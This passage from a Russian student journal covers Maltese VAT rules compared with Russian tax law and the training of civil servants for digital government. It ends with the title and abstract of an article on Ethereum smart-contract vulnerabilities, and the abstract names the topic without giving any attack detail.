Для определения возможности возмещения входящего налога с поставок, произведенных за пределами Мальты, необходимо установить, облагались бы данные поставки или можно ли НДС с этих поставок отнести на расходы, связанные с экономической деятельностью, если бы они были совершены внутри страны. При соответствии сумма этих поставок должна быть отражена в декларации по НДС как расходы, понесенные в связи с экономической деятельностью.

Если право на налоговый вычет не возникает, следовательно, эти суммы будут отражены в налоговой декларации в качестве освобожденных от налога товаров и услуг [5].

Вычет и возмещение входящего НДС на Мальте

Лица, зарегистрированные в налоговых органах в качестве налогоплательщиков НДС в соответствии со статьей 10 (т.е. они не признаются лицами, освобожденными от уплаты НДС), имеют право на налоговый вычет входящего НДС по облагаемым поставкам, по поставкам НДС по которым может быть отнесен на расходы, связанные с экономической деятельностью и по поставкам, совершенным за пределами Мальты, если такие поставки внутри страны признаются облагаемыми или суммы НДС с таких поставок можно отнести на расходы, связанные с экономической деятельностью.

В том случае, когда экономическая деятельность зарегистрированного плательщика состоит из совокупности облагаемых/относимых на

расходы и освобождаемых от НДС поставок, тогда входящий НДС должен быть определен с помощью прямого или частичного метода распределения. В случае, если вышеперечисленные методы не дали справедливый и целесообразный результат, инспектор уполномочен принять решение о размере доли облагаемой НДС [5].

Однако в соответствии с законодательством определенный входящий НДС, уплаченный с определенных поставок, блокируется и не может быть возмещен даже в том случае, если НДС отнесен на расходы, связанные с экономической деятельностью.

Входящий НДС, не подлежащий налоговому вычету

Лица, реализующие товары и услуги, освобождаемые от НДС (например, страховые компании, образовательные учреждения, службы здравоохранения и социального обеспечения), и лица, признаваемые освобожденными от уплаты налога на добавленную стоимость, не могут принять к вычету входящий НДС по покупкам, связанным с экономической деятельностью.

Входной НДС не может быть заявлен для следующих поставок, даже если такие поставки приобретены в связи с экономической деятельностью зарегистрированного лица, а именно, входной НДС, понесенный в отношении:

- табак и табачная продукция, за исключением товаров для перепродажи;
- алкогольная продукция, за исключением товаров для перепродажи;
- произведения искусства и антиквариат, т.е. картины, рисунки и пастели, выполненные вручную, за исключением ручных росписей или украшенных вручную изделий; оригинальные гравюры, гравюры и литографии; оригинальные скульптуры и скульптуры из любого материала; антиквариат возрастом более ста лет; коллекции и коллекционные предметы, представляющие зоологический, ботанический, минералогический, анатомический, исторический, археологический, палеонтологический и этнографический интерес, если они не приобретены для перепродажи;
- автомобили, суда или самолеты, за исключением судов и самолетов, приобретен-

ных с целью предоставления в соответствии с договором фрахтования или договором найма, если только они не приобретены для перепродажи или если они не приобретены и не использованы для целей перевозки грузов или пассажиров за вознаграждение;

- товары и услуги, необходимые для ремонта, обслуживания и содержания автомобилей, судов и самолетов, включая топливо;
- лизинг автомобиля арендатору, включая НДС на топливо;
- реализация различных товаров и услуг, связанных с представительскими расходами или расходами на проживание, если данная операция не является основным видом деятельности лица;
- реализация товаров и услуг, используемых при предоставлении работодателем своим работникам транспорта и иных представительских услуг, за исключением случаев, когда предоставляется транспорт вместимостью более 7 мест.

Налоговая документация и налоговый учет на Мальте

Вы обязаны вести учет и отчетность по следующим документам:

- копии фискальных чеков, выпущенных контрольно-кассовой техникой “FCR Z Reading”;
- таможенная документация по импорту и экспорту;
- счета-фактуры и накладные на продажу;
- дебит-нота и кредитная нота;
- кассовая книга и кассовая книга мелких платежей;
- книги покупок и продаж;
- счет по учету НДС и годовой НДС;
- корпоративный банковский счет;
- иные записи и документы, относящиеся к экономической деятельности.

Вы обязаны хранить вышеперечисленные записи и документы на протяжении 6 лет, так как налоговые органы могут запросить их для проверки [5].

Однако в случае, когда применяются положения по корректировке входящего налога с основных средств и недвижимого имущества, шесть лет начинают отсчитываться с конца пятилетнего периода или двадцатилетнего периода соответственно, в зависимости от обстоятельств [6].

Налоговые инспекции Департамента НДС на Мальте

В работу налоговых инспекций входит:

- информировать зарегистрированных лиц об их правах и обязанностях в отношении НДС;
- проверять налоговые обязательства зарегистрированного лица, чтобы убедиться в правильности суммы налога, исчисляемой и перечисляемой в Департамент;
- рассматривать и проверять заявления на возмещение налога, поданные зарегистрированными лицами;
- осуществлять контроль за деловой активностью зарегистрированных лиц путем проверки их деловых записей и бухгалтерских книг, чтобы убедиться в отсутствии занижения исходящего налога и завышения входящего налога;
- проводить выборочную проверку офисов зарегистрированного лица, с целью гарантии выдачи фискальных чеков организацией при реализации товаров и услуг;
- проверять НДС и некоммерческие организации.

Услуги, оказываемые членам некоммерческих организаций, освобождаются от НДС, и организации не обязаны регистрироваться в качестве плательщика налога на добавленную стоимость. Однако когда такие организации оказывают иные платные услуги, любая операция будет контролироваться в соответствии с законодательством по налогу на добавленную стоимость.

Ниже приведены некоторые примеры, когда некоммерческая организация будет обязана регистрироваться в налоговых органах и при условии, что она имеет право и возможность классифицироваться как освобожденное лицо, начислять и взимать НДС:

- организация буфета для своих сотрудников;
- сдача в аренду имущества третьим лицам для организации буфета;
- продажа рекламного места в своем журнале.
- мероприятия по сбору средств, когда организатором выступает служба здравоохранения, социального обеспечения или образовательное учреждение. В некоторых случаях требуется предварительное подтверждение налогового органа на освобождение от НДС [7].

Если к некоммерческой организации предъявляется требование о регистрации в налоговом ор-

гане и организация не признается освобождаемой от НДС, то у данной организации возникает право на налоговый вычет только по тем поставкам, по которым взимался налог, либо напрямую распределенный налог, либо частично распределенный.

Для более детальной оценки привлекательности условий налогообложения налогом на добавленную стоимость на Мальте необходимо рассмотреть основные сходства и отличия от российской системы налогообложения.

Как уже отмечалось ранее, НДС на Мальте является одним из основных налогов, как и в России. Налог на добавленную стоимость составил 30% от всех собранных налоговых доходов в федеральном бюджете, что существенно доказывает его значимость и охват коммерческой деятельности в нашей стране.

На Мальте налог на добавленную стоимость охватывает всех лиц, осуществляющих экономическую деятельность, но порядок регистрации в качестве налогоплательщика отличается от российской системы. Согласно российскому законодательству о налогах и сборах, в частности согласно Налоговому кодексу Российской Федерации (далее – НК РФ), плательщиками НДС признаются российские организации и индивидуальные предприниматели, а также те, кто перемещает товары через таможенную границу, т.е. импортеры и экспортеры. Не платят НДС налогоплательщики, работающие на специальных налоговых режимах: УСН, ЕНВД, ЕСХН, ПСН (кроме случаев, когда они ввозят товар на территорию РФ) и участники проекта «Сколково». На Мальте же плательщики классифицируются в зависимости от типа деятельности и объема годового оборота, в соответствии с данными факторами потенциальные налогоплательщики НДС регистрируются согласно статьям 10–12 налогового законодательства Мальты.

Ставки в российском и мальтийском налоговом законодательстве также отличаются. С 1 января 2019 г. основная ставка по налогу на добавленную стоимость в России была увеличена до 20%, в то время как на Мальте она составляет 18%. На территории РФ выделены группы товаров, которые облагаются по особой, льготной ставке, равной 10%, на Мальте особые товары облагаются по ставкам 5 и 7%. Ставка в размере 0% установлена на территории обоих государств и облагает в основном экспортные операции.

Необходимо отметить, что статьей 145 НК РФ предусмотрено освобождение от исполнения обязанностей налогоплательщика, которое предоставляется в случае, если за три предшествующих последовательных календарных месяца сумма выручки от реализации товаров (работ, услуг) организаций или индивидуальных предпринимателей без учета налога не превысила в совокупности 2 млн руб. Ранее были приведены пороговые значения для получения освобождения НДС на Мальте. Можно сделать вывод о том, что данный тип льготы установлен как в российском, так и в мальтийском законодательстве о налогах и сборах, но порядок получения данного освобождения отличается друг от друга.

Таким образом, подробно изучив механизм исчисления и уплаты налога на добавленную

стоимость на Мальте, можно сделать вывод о том, что страна предлагает перспективные условия для ведения бизнеса. Для более детального изучения были проанализированы основные сходства и различия мальтийской и российской системы налогообложения в отношении налога на добавленную стоимость. Можно сделать вывод о том, что Мальта предлагает стандартизированные условия в соответствии с правилами ОЭСР, и они во многом схожи с российской практикой, но все же существуют и отличия. Нельзя твердо утверждать, что страна предлагает более привлекательные условия для плательщиков налога на добавленную стоимость, в отличие от Российской Федерации, так как данная оценка зависит от многих факторов.

Список источников

1. Налогообложение на Мальте. Malta-passport.com. 2018. URL: <http://malta-passport.com/country/nalogooblozhenie/> (дата обращения: 01.03.2019).
2. Основные налоги на Мальте. GSL.com. URL: <https://gsl.org/ru/taxes/tax-zones/мальта/> (дата обращения: 01.03.2019).
3. Налоги на Мальте. Private finance. URL: <https://prifinance.com/nalogooblozhenie/nalogi-na-malte/> (дата обращения: 01.03.2019).
4. Налоговая система Мальты. Википедия. 2019. URL: https://ru.wikipedia.org/wiki/Налоговая_система_Мальты (дата обращения: 03.03.2019).
5. VAT in Malta. Finance Malta. 2018. URL: <https://www.financemalta.org/sections/tax/vat-in-malta> (дата обращения: 03.03.2019).
6. VAT rates in Malta. Finance Malta. 2018. URL: <https://www.financemalta.org/sections/tax/financemalta-tax-articles/detail/vat-rates-malta/> (дата обращения: 06.03.2019).
7. Maltese VAT – Rates & Registration. VATGLOBAL. 2018. URL: <https://www.vatglobal.com/countries/malta> (дата обращения: 06.03.2019).

References

1. Taxation in Malta. Malta-passport.com. 2018. URL: <http://malta-passport.com/country/nalogooblozhenie> (accessed on 01.03.2019). (In Russ.).
2. Basic taxes in Malta. GSL.com. URL: <https://gsl.org/ru/taxes/tax-zones/alta/> (accessed on 01.03.2019). (In Russ.).
3. Taxes in Malta. Private finance. URL: <https://prifinance.com/nalogooblozhenie/nalogi-na-malte/> (accessed on 01.03.2019). (In Russ.).
4. The tax system of Malta. Wikipedia. 2019. URL: https://ru.wikipedia.org/wiki/Malog_tax_system (accessed on 03.03.2019). (In Russ.).
5. VAT in Malta. Finance Malta. 2018. URL: <https://www.financemalta.org/sections/tax/vat-in-malta> (accessed on 03.03.2019).
6. VAT rates in Malta. Finance Malta. 2018. URL: <https://www.financemalta.org/sections/tax/financemalta-tax-articles/detail/vat-rates-malta> (accessed on 06.03.2019).
7. Maltese VAT – Rates & Registration. VATGLOBAL. 2018. URL: <https://www.vatglobal.com/countries/malta> (accessed on 06.03.2019).

УДК 378.1;35.082(045)

Подготовка кадров для государственного управления в условиях цифровизации

Колодина Анна Алексеевна,

студентка факультета государственного управления и финансового контроля,
Финансовый университет,
Москва, Россия
anna-kolodina98@yandex.ru

Аннотация. В статье рассматриваются особенности подготовки кадров в условиях цифровизации государственного управления. В современном мире быстро развиваются цифровые технологии, от степени применения и внедрения которых зависит экономический рост, качество и уровень жизни населения, конкурентоспособность страны на мировых рынках. В связи с такими изменениями меняется и структура рынка труда. На первый план выходят специалисты в области информационных технологий и инженеры. Но для эффективного управления цифровыми изменениями на уровне государства потребуются грамотные специалисты в сфере государственного и муниципального управления, обладающие соответствующими компетенциями. Формировать и развивать их возможно благодаря новому подходу к организации образовательного процесса, который предлагается в статье.

Ключевые слова: цифровое правительство; кадры; профессиональные компетенции; методы обучения; проектное обучение; традиционная модель обучения; инновационная модель образовательного процесса

Staff Training for Public Administration in the Context of Digitalisation

Kolodina Anna Alekseevna,

Third year student, Faculty of Public Administration and Financial
Control, Financial University, Moscow, Russia
anna-kolodina98@yandex.ru

Abstract. In the article the author considers the features of training in the conditions of public administration's digitalization. In the modern world, digital technologies are rapidly developing. The degree of them application and implementation determines economic growth, quality and standard of living of the population, the country's competitiveness in world markets. Due to these changes, the structure of the labor market is also changing. Information technology specialists and engineers are coming to the fore, but effective management of digital changes the state level isn't possible without competent specialists in the field of public and municipal administration, who have the appropriate competencies. To form and develop them is achievable through a new approach to the organization of the educational process, which is proposed in the article.

Keywords: digital government; personnel; professional competence; teaching methods; project training; traditional model of training; innovative model of the educational process

---

Научный руководитель: **Биткина И.В.**, кандидат экономических наук, доцент, доцент кафедры «Государственное и муниципальное управление», Финансовый университет, Москва, Россия.

Введение

Потребность в высококвалифицированных кадрах на государственной службе обусловлена необходимостью наиболее эффективно решать задачи, стоящие перед органами государственной власти и управления, для чего необходимо внедрять инновации в государственном секторе. В условиях цифровизации государственного управления появляются технологии, позволяющие принимать управленческие решения, основываясь на анализе большого массива данных, иметь возможность проверять, действует ли новая государственная политика прежде, чем осуществлять их в реальном мире.

Возрастает потребность в квалифицированных кадрах, обладающих определенными компетенциями, необходимыми для работы в новой цифровой среде. Потребность в таких кадрах определена, в том числе, в таких стратегических и программных документах, как программа «Цифровая экономика Российской Федерации», Стратегия научно-технологического развития Российской Федерации, Стратегии развития информационного общества в Российской Федерации и пр.

Наиболее значимые позиции в цифровой экономике будут занимать специалисты сфер нейротехнологий, искусственного интеллекта, квантовых технологий, робототехники, сенсорики и других¹. Но для эффективного управления цифровыми изменениями на уровне государства потребуются специалисты в сфере государственного и муниципального управления.

«Цифровое правительство – правительство, создаваемое и действующее так, чтобы использовать преимущества цифровых данных при оптимизации, трансформации и создании государственных услуг»².

Для овладения современными инструментами и механизмами государственного управления государственным служащим необходимо обладать соответствующим набором компетенций, которые могут быть сформированы еще в рамках обучения в вузах.

¹ Распоряжение Правительства РФ от 28.07.2017 № 1632-р «Об утверждении программы „Цифровая экономика Российской Федерации”». URL: http://www.consultant.ru/document/cons_doc_LAW_221756/ (дата обращения 04.11.2018).

² Цифровое правительство 2020. Перспективы для России. URL: <http://www.iis.ru/docs/DigitalGovernmentRussia2020RUS.pdf>. (дата обращения 04.11.2018).

Компетенции кадров цифрового правительства

Кадры цифрового правительства должны обладать как общими, так и профессиональными компетенциями. Ученые, среди которых В.П. Куприяновский, В.А. Сухомлин, А.П. Добрынин, называют в числе первых наличие базовых ИКТ-навыков, инициативность, творчество, адаптивность и восприимчивость к изменениям, умение работать в команде, создавать и обрабатывать большие массивы данных, умение думать критически и системно, принимать решения на многокритериальной основе, стремление к постоянному развитию и получению новых знаний [1, с. 21].

Организация экономического сотрудничества и взаимодействия определила шесть главных компетенций государственного служащего, необходимых ему для успешной работы в цифровом правительстве (см. *таблицу*). Высококвалифицированный государственный служащий должен стремиться к изменениям; постоянно совершенствоваться и стараться развивать объект управления; уметь грамотно коммуницировать с общественностью, чтобы донести сведения о предстоящих изменениях и о том, как они повлияют на их жизнь; также ему необходимо быть информационно грамотным, уметь работать с данными, потому что все решения государственного служащего должны быть объективными – основываться на достоверной информации. При этом государственный служащий обязан свою деятельность ориентировать именно на человека, быть любознательным, искать что-то новое и внедрять его, обладать целостным видением проблем и перспектив развития объекта управления.

Задачами подготовки кадров, способных использовать современные методы государственного управления, являются:

- проведение независимой оценки уровня знаний и сформированности компетенций;
- формирование навыков работы в быстроменяющихся условиях и ситуациях неопределенности;
- развитие нестандартного мышления;
- формирование сознания необходимости постоянного развития накопленных знаний;
- формирование навыков поиска и адаптации современных методов управления;

Компетенции, необходимые государственным служащим в цифровом обществе

	Компетенция					
	Стремление к изменениям	Коммуникация с ответственностью	Поступательное развитие (накопление знаний и технологий)	Информационная грамотность	Ориентация на население (пользователя)	Любознательность
Описание	Подвергать критическому рассмотрению привычный порядок работы	Умение донести до общественности варианты развития события с целью получения одобрения и поддержки, и сокращения негативного восприятия	Умение быстро накапливать знания и поступательно развивать их	Умение принимать решения на основе достоверной информации и массива данных	Умение разрабатывать и реализовывать государственную политику и предоставление услуг, направленных на обеспечение потребностей населения	Навыки поиска новых идей и подходов в работе
	Умение работать с различными нестандартными партнерами	Умение представлять преимущества внедрения инноваций	Навыки создания и отладки прототипов	Умение создавать базы проверенных и достоверных данных, навыки работы с ними	Умение учитывать интересы потребителей на каждом этапе принятия решения	Применение подходов, повсеместно используемых в других странах
	Умение выстраивать совместную работу для следования изменениям		Навыки проведения экспериментов и тестирования новых моделей	Навыки корректной передачи данных		Стремление к переосмыслению проблем и перспектив

Источник: Core skills for public sector innovation: a beta model. OECD – Better policies for better lives.

- формирование навыков работы с данными, используя их в принятии управленческих решений;
- развитие коммуникативных навыков – умение донести информацию и разъяснить суть принимаемых решений любой аудитории.

Процесс подготовки кадров, обладающих компетенциями

Вопрос подготовки кадров, обладающих компетенциями цифрового правительства, является краеугольным камнем для дальнейшего развития цифровой среды в России. Для подготовки вышеуказанных кадров необходима соответствующая организация образовательного процесса.

На данный момент образование осуществляется в рамках традиционной модели обучения, где преобладает контактно-линейный подход, сам образовательный процесс направлен на развитие у студента умения приобретать и хранить знания, а другие не менее важные навыки, такие как коммуникативные, творческие, фактически не развиваются. Несомненно, стоит признать, что сейчас внедряются различные методы обучения, такие как метод «проектов», «игр» и др. Но все же преобладающим остается классическое построение процесса обучения [2, с. 27]. Конечно, с позиций современности в нем можно видеть множество недостатков. Но не стоит забывать, что такая мо-

дель зародилась достаточно давно и выполняла свои определенные функции, главной из которых являлось сохранение и трансляция культурного наследия путем передачи накопленного опыта и знаний от старшего к младшим поколениям [3, с. 203–204]. Изменяется мир, меняется и миссия университета, меняются и сами студенты. Главная задача вузов — подготовка квалифицированных кадров с определенным набором компетенций, востребованных на рынке труда и позволяющих развивать их в будущем. Какой же подход позволит обеспечить подготовку таких кадров?

Сам образовательный процесс должен создавать и поощрять у студентов стремление к получению новых знаний, постоянному совершенствованию. «Безграмотными в XXI веке будут не те, кто не умеет писать и читать, а те, кто не умеет учиться, разучиваться и переучиваться», — говорил американский философ, социолог Э. Тоффлер. Цифровой, постоянно изменяющийся мир требует от людей таких же постоянных внутренних изменений. Это в том числе подтверждается и набором компетенций, необходимых государственным служащим для внедрения инноваций в государственном секторе, который отличается от привычного, определенного в российских образовательных стандартах³.

Также стоит отметить, что по результатам анкетирования в российских вузах студентами в получении образования в большей степени движет желание получить свидетельство об образовании, далее — найти хорошее место работы с высокой заработной платой и расширить свой круг общения [4, с. 63].

Сформировать правильную мотивацию студентов, повысить качество знаний и уровень профессиональной подготовки можно благодаря использованию в образовательном процессе новых форм и методов обучения. Активные методы обучения направлены на интенсификацию учебно-познавательной активности у студентов, возникающей благодаря широкой вовлеченности обучающегося в образовательный процесс. Данные методы способствуют развитию мышления, аналитических способностей, интереса к получению новых знаний. Их можно разделить на две большие группы: имитационные и неимитационные. К первым


относятся проблемное обучение, лабораторная работа, проектирование, научно-практическая конференция и др. Вторые включают анализ ситуаций (кейс-технологии), деловые, ролевые игры и др. Последние наиболее популярны в современной учебной практике [5, с. 12–13].

Также должна возрасти роль работодателя в учебном процессе. Ведь на сегодняшний момент ставится задача подготовки кадров для реальной экономики, для реального цифрового мира, а только действующие экономические субъекты, органы власти владеют обширной практической базой и понимают, какие специалисты им нужны. Выпускники должны владеть актуальными знаниями и обладать практическими навыками, которые будут полезны в их дальнейшей профессиональной деятельности и организации, в которой они будут работать. Участие работодателя может проявляться в различных формах, таких как сотрудничество с образовательными учреждениями при составлении образовательных программ, их мониторинге и корректировке; проведение представителями работодателя различных семинаров, лекций, тренингов, мастер-классов, а также непосредственное их участие в процессе обучения в качестве преподавателей, где они будут вести конкретный учебный блок; оценка качества образования; совместная проектная деятельность со студентами [6, с. 35–36].

Следует особенно отметить последние два пункта.

Проектная деятельность имеет очень высокую эффективность. Она представляет собой интеграцию научной, образовательной и практической деятельности. Ее преимуществом является то, что студент получает знания и умения путем выполнения конкретного задания — проекта, целью которого является предложение путей решения какой-то реальной проблемы. Обучающийся сможет научиться работать в команде, анализировать, сопоставлять, прогнозировать, выбирать способы и пути достижения цели, системно, критически и творчески мыслить, оценивать реальные риски проекта, коммуницировать, организовывать процесс выполнения работы, интегрировать знания из различных областей [7, с. 36–37]. Хочется отметить тот факт, что в процессе данной деятельности большую роль играет инициативность и творчество, которые тесно связаны с эмоциональной составляющей человека, поэтому в ходе выполнения

³ Core skills for public sector innovation. URL: https://www.oecd.org/media/oecdorg/satellitesites/opsi/contents/files/OECD_OPSI-core_skills_for_public_sector_innovation-201704.pdf (дата обращения: 01.12.2018).

Этапы подготовки бакалавров по направлению «Государственное и муниципальное управление»

Источник: составлено автором.

студентом интересного для него проекта качество и размер полученных знаний и умений значительно будет выше, а главное, будут появляться мотивы к дальнейшей работе [8, с. 22]. При выполнении проектной работы с представителями работодателя студенты смогут перенять их опыт, получить практические советы и рекомендации, почувствовать себя ближе к своей профессиональной деятельности, понять, над чем им необходимо еще поработать, каких знаний и навыков им не хватает, чтобы в будущем успешно вести свою профессиональную деятельность.

Оценка качества образования, осуществленная работодателем, – эффективный инструмент повышения качества обучения в вузе путем независимой оценки роста востребованности выпускников на рынке труда и самих образовательных программ данного учебного заведения, что происходит за счет выявления недостатков и проблемных зон в обучении, учебных планах, программах и их устранения. Образование становится наиболее ориентированным на удовлетворение запросов экономики [9, с. 107].

Предлагается следующая модель организации образовательного процесса для подготовки кадров государственного и муниципального управления в условиях развития цифровизации. Обучение в бакалавриате по направлению подготовки «Государственное и муниципальное управление» предлагается разделить на несколько этапов (см. рисунок).

1 этап – академический. Первый этап длится 1,5 года, состоит из 3 учебных периодов. На этом этапе отсутствует вариативная часть, изучаются предметы только обязательной части. В течение 1-го курса обучение происходит только по традиционной модели, т.е. лекции и семинары. По завершении каждого учебного периода академического этапа студенты сдают экзамены и зачеты по дисциплинам, а по завершении всего этапа

проводится независимая оценка знаний путем использования специализированных информационных ресурсов.

В рамках данного этапа для студентов организовываются экскурсии в органы государственной власти, проводятся лекции представителями данных органов, в ходе которых освещается основная характеристика их деятельности, происходит описание текущих задач, стоящих перед органом власти и последовательность их выполнения. На данном этапе обучающиеся приобретают теоретические знания, которые становятся основой для формирования их профессиональных компетенций.

2 этап – проектный. Его составляют 4- и 5-е семестры. На данном этапе вместе с дисциплинами обязательной части широко внедряются дисциплины по выбору, проводятся семинары, на которых студенты вместе с практиками государственного управления решают кейсы, основанные на реальных ситуациях. В рамках проектного этапа изучаются дисциплины, связанные с основными направлениями государственной политики (культура; образование и наука; экономика; социальная сфера; экология и природопользование и пр.). Они носят не только образовательный характер, но и нацелены на то, чтобы у студентов сформировалось представление о том, какой предмет и объект государственного управления выбрать для более детального изучения.

На данном этапе студенты создают два небольших проекта: первый – индивидуальный в 4-м учебном периоде, второй – коллективный в 5-м. В процессе разработки проекта должны использоваться знания, полученные в ходе изучения других предметов. Проверка знаний в рамках второго этапа заканчивается общим экзаменом для проверки знаний, а также проводится независимая оценка знаний путем привлечения к приему экзаменов представителей работодателя – органа государственной власти и управления.

В рамках проектного этапа вырабатываются навыки работы в команде, выявляются индивидуальные способности, развиваются навыки обработки больших объемов информации, ее критического осмысления, системного видения проблемы. Данный этап охватывает 2- и 3-й курс обучения, тот период, когда студенты уже имеют определенный объем знаний и есть необходимость на практике познакомиться со своей будущей профессиональной деятельностью. В связи с этим роль работодателя в процессе обучения заметно меняется – представители работодателя дают оценку проектов студентов, по итогам которой лучшим студентам предлагается стажировка в органах государственной власти, как и предусмотрено образовательным стандартом, студенты проходят учебную практику.

3 этап – профессиональный. Он длится на протяжении 6–7 учебных периодов. В начале 6-го семестра у обучающихся появляется возможность, в рамках выстраивания образовательной траектории, определить свой профиль в зависимости от объекта и предмета государственного и муниципального управления, общее представление о которых было получено на прошлом этапе. Студенты индивидуально выбирают интересную им сферу. Свою работу начинают лаборатории, где занятия проводят практики по основным сферам государственного управления. На протяжении года в лабораториях готовится несколько больших коллективных работ, относящихся к деятельности того или иного органа государственной власти. Каждый студент принимает участие в деятельности одной лаборатории. Лучшие студенты могут пройти стажировку в том государственном органе, по проблематике которого они работали. Результаты работы защищаются перед представителями органов власти и управления.

На этом этапе закрепляются навыки проектной работы, студент получает фактический профессиональный опыт и практические знания.

4 этап – итоговый. Длится на протяжении 8-го учебного периода. Студенты проходят производственную практику и проводят исследование в рамках выбранного на 3-м курсе направления «лаборатории» и готовят выпускную квалификационную работу.

Итоговый экзамен состоит из двух блоков. В первом содержатся вопросы по дисциплинам, читаемым всем студентам направления подготов-

ки, второй блок включает задания по профилю лабораторий. Участие в оценке знаний студентов принимают представители работодателя.

В условиях цифровизации государственного управления особую важность приобретают навыки работы с большими данными и специализированными программами. Формировать и развивать эти навыки у студентов предлагается тремя способами: включением специализированных дисциплин в учебный план, организацией факультативов и путем применения различных форм дополнительного образования (например, специализированные курсы с возможностью получить соответствующий сертификат по окончании).

Одним из перспективных направлений деятельности вузов является сетевое взаимодействие. Поэтому достаточно интересным и эффективным представляется сотрудничество университетов друг с другом, т.е. возможность преподавания отдельных дисциплин, факультативов привлечения специалистов из университета-партнера.

Высказанные предложения по построению инновационной модели обучения отвечают запросам цифрового правительства, так как у студентов будут сформированы необходимые компетенции. К тому же появляется возможность подготовить кадры, обладающие специализированными знаниями и навыками в конкретной сфере государственного и муниципального управления, в то время как сейчас студенты данного направления изучают много дисциплин, содержащих набор общих знаний.

Заключение

Предложенный подход к организации образовательного процесса студентов, обучающихся по направлению «Государственное и муниципальное управление», обладает рядом преимуществ, позволяющих осуществлять подготовку кадров, готовых и способных реализовывать инновационные технологии в государственном управлении:

- направленность на формирование базовых и профильных знаний, отработка их на практике, наличие профилирования;
- система оценивания, включающая, помимо традиционных подходов, независимую оценку по целому этапу обучения, а не только по дисциплине, привлечение к оценке знаний представителей работодателей не только в рамках итоговой аттестации, но и в течение всего периода обучения;

- активизация проектного обучения, направленность на решение реальных задач государственного и муниципального управления;
  - возможность получить дополнительные знания и навыки, подтвержденные сертификатами.
- Новые методы и формы обучения, расширение роли работодателя в учебном процессе и оценке знаний, профилирование подготовки, элементы дополнительного профессионального образования позволяют сформировать исключительного специалиста, ведь современный цифровой мир — это мир инноваций, творчества, идей, где люди с типичными, одинаковыми и однообразными знаниями никому не интересны.

Список источников

1. Куприяновский В.П., Сухомлин В.А., Добрынин А.П. Навыки в цифровой экономике и вызовы системы образования. *International Journal of Open Information Technologies*. 2017;(1):19–25.
2. Игнатьева Е.Ю. Анализ моделей традиционного и развивающегося обучения в вузе. *Вестник Новгородского государственного университета*. 2013;2(74):27–30.
3. Гнатюк О.Л. Современные проблемы высшей школы. Часть 2. Дилеммы выбора российской модели высшего образования. *Вестник Ленинградского государственного университета им. А.С. Пушкина*. 2014;2(3):202–210.
4. Ефремова Г.М., Мороз О.Н., Нитяго И.В. Проблемы формирования компетенций цифровой экономики. *Актуальные вопросы образования*. 2018;(2):55–60.
5. Безбородов А.С., Ога Р.Н. Современные активные методы обучения, как инструмент мотивации студентов вузов. Вузовская наука: теоретико-методологические проблемы подготовки специалистов в области экономики, менеджмента и права. Материалы Международного научного семинара. 2015:12–14.
6. Тростинская И.Р., Сафонова А.С. Профессионализация образования в цифровой экономике и коммуникативные компетенции. Планирование и обеспечение подготовки кадров для промышленно-экономического развития региона. 2017;1:35–37.
7. Баева Л.В. Проектное обучение в современном вузе: опыт применения стандартов CDIO для подготовки студентов социогуманитарных направлений. *Знание. Понимание. Умение*. 2014;(1):82–89.
8. Сазбандян Т.В. Афоризмы в познании творческой деятельности человека. *Servis plus*. 2009;(4):9–25.
9. Измайлова М.А. Проблемы независимой оценки качества образования. *Вестник Финансового университета*. 2015;(85):103–111.

References

1. Kupriyanovsky V.P., Sukhomlin V.A., Dobrynin A.P. Skills in the digital economy and the challenges for the education system. *International Journal of Open Information Technologies*. 2017;(1)19–25. (In Russ.).
2. Ignatieva E. Yu. Analysis of traditional and developing education`s models in the university. *Vestnik Novgorodskogo Gosudarstvennogo Universiteta*. 2013;2(74):27–30. (In Russ.).
3. Gnatyuk O.L. Modern problems of higher education. Part 2. Dilemmas of choosing the Russian higher education model. *Vestnik Leningradskogo gosudarstvennogo universiteta im. A.S. Pushkina*. 2014;2(3):202–210. (In Russ.).
4. Efremova G.M., Moroz O.N., Nityago I.V. Formation problems of the digital economy competencies. *Aktual'nye voprosy obrazovaniya*. 2018;(2):55–60. (In Russ.).
5. Bezborodov A.S., Oga R.N. Modern active teaching methods as a tool for motivating university students. *Materialy Mezhdunarodnogo nauchnogo seminara "Vuzovskaya nauka: teoretiko-metodologicheskie problemy podgotovki spetsialistov v oblasti ekonomiki, menedzhmenta i prava"*. 2015:12–14. (In Russ.).
6. Trostinskaya I.R., Safonova A.S. The professionalisation of education in the digital economy and communication skills. *Planirovanie i obespechenie podgotovki kadrov dlya promyshlennno-ekonomicheskogo razvitiya regiona*. 2017;1:35–37. (In Russ.).
7. Baeva L.V. Project training in a modern university: experience in applying CDIO standards for training students in social and humanities. *Znanie. Ponimanie. Umenie*. 2014;(1):82–89. (In Russ.).
8. Sazbandyan T. Century Aphorisms in the knowledge of human creativity. *Servis plus*. 2009;(4):9–25. (In Russ.).
9. Izmailova M.A. Problems of an independent assessment of the education quality. *Vestnik Finansovogo universiteta*. 2015;(85):103–111. (In Russ.).

УДК 004.056(045)

Уязвимости смарт-контрактов блокчейн-платформы Ethereum

Алиев Иса Адамович,
студент магистратуры факультета
прикладной математики и информатики,
Финансовый университет,
Москва, Россия
isaaliev12@gmail.com

Аннотация. Смарт-контракты – это программы, которые хранятся в распределенном реестре и выполняют некоторый прописанный в них код в ответ на адресованные им транзакции. Поскольку смарт-контракты управляют ценными ресурсами, критически важной является их безопасность относительно атак, нацеленных на кражу этих ресурсов или выведение контрактов из строя. Данная работа посвящена наиболее известным причинам уязвимости смарт-контрактов одной из наиболее распространенных блокчейн платформ – Ethereum. В работе также представлены реальные атаки, которые использовали такие уязвимости.

Ключевые слова: смарт-контракты; технология блокчейн; безопасность; атаки; уязвимости; Ethereum; криптовалюта; Solidity

Vulnerabilities of the Ethereum Blockchain Smart Contracts

Aliev Isa Adamovich,
master student of faculty
of Applied Mathematics and Information Technology,
Financial University under the Government of the Russian Federation,
Moscow, Russia
isaaliev12@gmail.com

Abstract. Smart contracts are programs that are stored on a distributed public ledger and execute their code in response to transactions addressed to them. Since smart contracts handle valuable assets, it is crucial that their implementation is secure against attacks aimed at stealing these assets or disabling contracts. This paper is devoted to the most common reasons for vulnerabilities of smart contracts of the most well-known and used programmable blockchain platform so far – Ethereum. The paper also presents real attacks that exploited such vulnerabilities.

Keywords: smart contract; blockchain technology; security; attacks; vulnerabilities

---

Научный руководитель: **Гусин В.Б.**, кандидат физико-математических наук, профессор, профессор Департамента анализа данных, принятия решений и финансовых технологий, Финансовый университет, Москва, Россия.

